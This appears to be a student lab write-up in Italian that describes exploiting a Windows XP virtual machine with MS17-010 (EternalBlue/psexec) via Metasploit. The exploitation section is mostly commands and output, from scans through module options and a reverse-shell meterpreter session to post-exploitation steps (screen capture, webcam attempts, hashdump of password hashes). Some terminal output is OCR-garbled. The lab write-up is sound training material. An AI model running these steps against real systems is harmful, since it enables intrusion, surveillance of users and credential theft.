

EPICODE BUILDWEEK 20/06/2023

Abbiamo modificato gli indirizzi IP delle macchine Kali Linux e Windows XP come da consegna e verificato che pingassero tra loro.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c1:f9:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.90.100/24 brd 192.168.90.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec1:f959/64 scope link
        valid_lft forever preferred_lft forever
```

```
C:\ Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):

    Suffisso DNS specifico per connessione:
    Indirizzo IP. . . . . : 192.168.90.101
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.90.1

C:\Documents and Settings\Epicode_user>
```

```
C:\Documents and Settings\Epicode_user>ping 192.168.90.100

Esecuzione di Ping 192.168.90.100 con 32 byte di dati:

Risposta da 192.168.90.100: byte=32 durata=7ms TTL=64
Risposta da 192.168.90.100: byte=32 durata=2ms TTL=64
Risposta da 192.168.90.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.90.100: byte=32 durata=1ms TTL=64

Statistiche Ping per 192.168.90.100:
    Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 1ms, Massimo = 7ms, Medio = 2ms

C:\Documents and Settings\Epicode_user>
```

```
(kali@kali)-[~]
$ ping 192.168.90.101
PING 192.168.90.101 (192.168.90.101) 56(84) bytes of data.
64 bytes from 192.168.90.101: icmp_seq=1 ttl=128 time=2.66 ms
64 bytes from 192.168.90.101: icmp_seq=2 ttl=128 time=24.1 ms
64 bytes from 192.168.90.101: icmp_seq=3 ttl=128 time=2.27 ms
64 bytes from 192.168.90.101: icmp_seq=4 ttl=128 time=4.94 ms
^C
— 192.168.90.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 2.274/8.501/24.136/9.083 ms
```

- Successivamente abbiamo avviato una scansione con Nmap per verificare le porte. Abbiamo consultato i link suggeriti da Nmap per approfondire la nostra conoscenza della vulnerabilità.

```
(kali@kali)-[~]
$ sudo nmap -sV 192.168.90.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 03:56 EDT
Nmap scan report for 192.168.90.101
Host is up (0.0066s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:12:36:7A (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.71 seconds
```

- Per verificare l'effettiva vulnerabilità abbiamo effettuato una scansione NMAP utilizzando lo script vuln, il quale ci ha comunicato che esiste una vulnerabilità riguardante l'esecuzione di codice da remoto, per l'appunto MS17_010.


```
(kali@kali)-[~]
$ sudo nmap -p 445 --script vuln 192.168.90.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 04:07 EDT
Nmap scan report for 192.168.90.101
Host is up (0.0055s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:12:36:7A (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs: CVE:CVE-2008-4250
|     The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_  smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_  _samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_  _smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_  _smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 38.61 seconds
```

Abbiamo consultato le referenze fornite da NMAP, le quali ci hanno reindirizzato sul CVE (Common Vulnerabilities and Exposures), sistema di identificazione e catalogazione delle vulnerabilità presenti nei sistemi operativi e nei software. La vulnerabilità è identificata con CVE-ID **"CVE-2017.0143"**.



The screenshot shows the CVE Mitre website interface. At the top, there's a navigation bar with links like 'CVE List', 'CNAs', 'WGs', 'Board', 'About', and 'News & Blog'. Below this, a search bar and several buttons ('Search CVE List', 'Downloads', 'Data Feeds', 'Update a CVE Record', 'Request CVE IDs') are visible. A banner indicates 'TOTAL CVE Records: 205140' and includes notices about the transition to the new website and changes to content downloads in 2023. The main content area shows the details for CVE-2017-0143, including a link to the NVD, CVSS Severity Rating, Fix Information, Vulnerable Software Versions, SCAP Mappings, and CPE Information. The description states: 'The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.'

- Avviamo Nessus da terminale con il comando `sudo systemctl start nessusd.service` e ci spostiamo sulla pagina web per utilizzare il programma. Scegliamo uno basic scan per la scansione delle vulnerabilità di Windows XP. Cliccando nella cartella SMB Multiple Issues con vulnerabilità miste, troviamo quella che ci interessa, la MS17-010. Generiamo il report della vulnerabilità MS17-010.

```
(kali㉿kali)-[~]
└─$ sudo systemctl start nessusd.service
[sudo] password for kali:
(kali㉿kali)-[~]
└─$ sudo systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; preset: disabled)
   Active: active (running) since Mon 2023-06-19 06:01:31 EDT; 7s ago
     Main PID: 13382 (nessus-service)
        Tasks: 15 (limit: 2268)
      Memory: 263.1M
         CPU: 6.873s
    CGroup: /system.slice/nessusd.service
            └─13382 /opt/nessus/sbin/nessus-service -q
              13384 nessusd -q

Jun 19 06:01:31 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
```

FOLDERS

- My Scans
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules
- Terrascan

XPScan

[Back to My Scans](#)

Hosts1

Vulnerabilities19

Notes1

History1

Filter

Search Hosts

1 Host

192.168.90.101

4

2

1

26

nessus Essentials

ScansSettings

FOLDERS

- My Scans
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules
- Terrascan

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0		Microsoft Windows XP Unsupported Installation Detection	Windows	1
MIXED	Microsoft Windows (Multiple Issues)	Windows	5
HIGH	7.3	5.8	SMB NULL Session Authentication	Misc.	1
MIXED	SMB (Multiple Issues)	Misc.	2
INFO	SMB (Multiple Issues)	Windows	8
INFO			Nessus SYN scanner	Port scanners	3
INFO			Common Platform Enumeration (CPE)	General	1
INFO			Device Type	General	1

FOLDERS

- My Scans
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules
- Terrascan

XPScan / Microsoft Windows (Multiple Issues)

[Back to Vulnerabilities](#)

Hosts1

Vulnerabilities19

Notes1

History1

Search Vulnerabilities

5 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count		
CRITICAL	10.0 *	7.4	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)	Windows	1		
CRITICAL	10.0		Unsupported Windows OS (remote)	Windows	1		
CRITICAL	9.8	9.4	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (95864...	Windows	1		
HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI...	Windows	1		
INFO			WMI Not Available	Windows	1		

192.168.90.101



Scan Information

Start time: Mon Jun 19 06:05:04 2023
End time: Mon Jun 19 06:08:47 2023

Host Information

Netbios Name: TEST-EPI
IP: 192.168.90.101
MAC Address: 08:00:27:CE:0B:92
OS: Microsoft Windows XP Service Pack 2, Microsoft Windows XP Service Pack 3, Windows XP for Embedded Systems

Vulnerabilities

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Risk Factor
High
CVSS v3.0 Base Score
8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVSS v3.0 Temporal Score
7.7 (CVSS:3.0/E:H/RL:O/RC:C)
VPR Score
9.7
CVSS v2.0 Base Score
9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)

192.168.90.101

Published: 2017/03/20, Modified: 2022/05/25

tcp/445/cifs

```
Sent:
00000054fff534d4225000000001803c800000000000000000000000410a1dc02000011000000
00ffffffffff0000000000000000000000054000005400020230000001100005c00500049005000
45005c0000000000

Received:
ff534d4225050200c09803c80000000000000000000000000000410a1dc02000011000000
```


Avviamo msfconsole da Kali e cerchiamo la vulnerabilità MS17-010 con il comando “search”. Usiamo il numero 1 disponibile in lista e con il comando “show options” visualizziamo i parametri necessari all’exploit. Il payload è già settato di default.

```
kali@kali: ~
File Actions Edit View Help
msfconsole

Name: CURRENT #####
HOST 192.168.90.100 #####
PORT 4444 #####
Exploit target: #####
Id Name #####
0 windows ##
view exploit #####
msf6 exploit > use 1
msf6 exploit > search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms17-010

Matching Modules

# Name reverse_tcp_handler.rb 101.100.0.0 Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Wi
ndows Kernel Pool Corruption
```

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name Current Setting Required Description
-----
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS All remote IP addresses yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT windows/smb 445 yes The Target port (TCP)
SERVICE_DESCRIPTION Show options no Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME null (Handler) no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write share
SMBDomain . no The Windows domain to use for authentication
SMBPass null (Handler) no The password for the specified username
SMBUser null (Handler) no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.90.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target: Target 0
Id Name
--
0 Automatic (Use info with the show options command.)
```

Settiamo i parametri “RHOSTS” e “LPORT” e verifichiamo che siano stati salvati e procediamo con l’exploit stabilendo una sessione con Meterpreter.

```
kali@kali: ~
Monday 19 June 2023 5:09

File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.90.101
RHOSTS => 192.168.90.101
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 8888
LPORT => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):



| Name                 | Current Setting                                                | Required | Description                                                                                            |
|----------------------|----------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| DBGTRACE             | false                                                          | yes      | Show extra debug trace info                                                                            |
| LEAKATTEMPTS         | 99                                                             | yes      | How many times to try to leak transaction                                                              |
| NAMEDPIPE            |                                                                | no       | A named pipe that can be connected to (leave blank for auto)                                           |
| NAMED_PIPES          | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      | List of named pipes to check                                                                           |
| RHOSTS               | 192.168.90.101                                                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT                | 445                                                            | yes      | The Target port (TCP)                                                                                  |
| SERVICE_DESCRIPTION  |                                                                | no       | Service description to be used on target for pretty listing                                            |
| SERVICE_DISPLAY_NAME |                                                                | no       | The service display name                                                                               |
| SERVICE_NAME         |                                                                | no       | The service name                                                                                       |
| SHARE                | ADMIN\$                                                        | yes      | The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share   |
| SMBDomain            |                                                                | no       | The Windows domain to use for authentication                                                           |
| SMBPass              |                                                                | no       | The password for the specified username                                                                |
| SMBUser              |                                                                | no       | The username to authenticate as                                                                        |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.90.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 8888            | yes      | The listen port                                           |


```

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.90.100:8888
[*] 192.168.90.101:445 - Target OS: Windows 5.1
[*] 192.168.90.101:445 - Filling barrel with fish... done
[*] 192.168.90.101:445 - | Entering Danger Zone |
[*] 192.168.90.101:445 - [*] Preparing dynamite...
[*] 192.168.90.101:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.90.101:445 - [+] Successfully Leaked Transaction!
[*] 192.168.90.101:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.90.101:445 - | Leaving Danger Zone |
[*] 192.168.90.101:445 - Reading from CONNECTION struct at: 0x81b8fa70
[*] 192.168.90.101:445 - Built a write-what-where primitive...
[*] 192.168.90.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.90.101:445 - Selecting native target
[*] 192.168.90.101:445 - Uploading payload... wLLqjYFu.exe
[*] 192.168.90.101:445 - Created \wLLqjYFu.exe ...
[*] 192.168.90.101:445 - Service started successfully...
[*] 192.168.90.101:445 - Deleting \wLLqjYFu.exe ...
[*] Sending stage (175686 bytes) to 192.168.90.101
[*] Meterpreter session 1 opened (192.168.90.100:8888 -> 192.168.90.101:1032) at 2023-06-19 04:22:48 -0400
```

Tramite il comando “ifconfig” (che ci restituisce la configurazione dell’interfaccia di rete della macchina target) ci assicuriamo che l’exploit abbia avuto successo,

```
meterpreter > ifconfig

Interface 1:
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2:
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:ce:0b:92
MTU : 1500
IPv4 Address : 192.168.90.101
IPv4 Netmask : 255.255.255.0
```


Con il comando **“checkvm”** verifichiamo se la macchina è virtuale o fisica.

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Recuperiamo le informazioni sui privilegi dell'utente con il comando **“getuid”** (in questo caso abbiamo ottenuto un accesso non autorizzato con privilegi da amministratore).

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Con il comando **“route”** otteniamo le impostazioni di rete, successivamente recuperiamo uno screenshot del Desktop.

```
meterpreter > route
IPv4 network routes



| Subnet          | Netmask         | Gateway        | Interface |
|-----------------|-----------------|----------------|-----------|
| 0.0.0.0         | 0.0.0.0         | 192.168.90.1   | 2         |
| 127.0.0.0       | 255.0.0.0       | 127.0.0.1      | 1         |
| 192.168.90.0    | 255.255.255.0   | 192.168.90.101 | 2         |
| 192.168.90.101  | 255.255.255.255 | 127.0.0.1      | 1         |
| 192.168.90.255  | 255.255.255.255 | 192.168.90.101 | 2         |
| 224.0.0.0       | 240.0.0.0       | 192.168.90.101 | 2         |
| 255.255.255.255 | 255.255.255.255 | 192.168.90.101 | 2         |


No IPv6 routes were found.
```

Con il comando **screenshot** riusciamo ad effettuare un'istantanea dello schermo dell'utente vittima.



Con il comando **screenshare** abbiamo la possibilità di vedere in tempo reale ciò che sta facendo l'utente vittima sul proprio PC.




Verifichiamo successivamente se vi siano webcam attive e proviamo a fare una foto dalla webcam, comando che non va a buon fine a causa dell'incompatibilità della webcam con il sistema operativo Windows XP.

```
meterpreter > webcam_list
1: Periferica video USB Ring Required Description
meterpreter > webcam_snap
[*] Starting ... process yes Exit technique (Accept
[*] Stopped 192.168.90.100 yes The listen address can
[-] stdapi_webcam_start: Operation failed: 2147942431
```

Con il comando “**hashdump**” estraiamo gli username e le relative passwords in hash degli utenti attivi sul sistema target.

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18 :::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24 :::
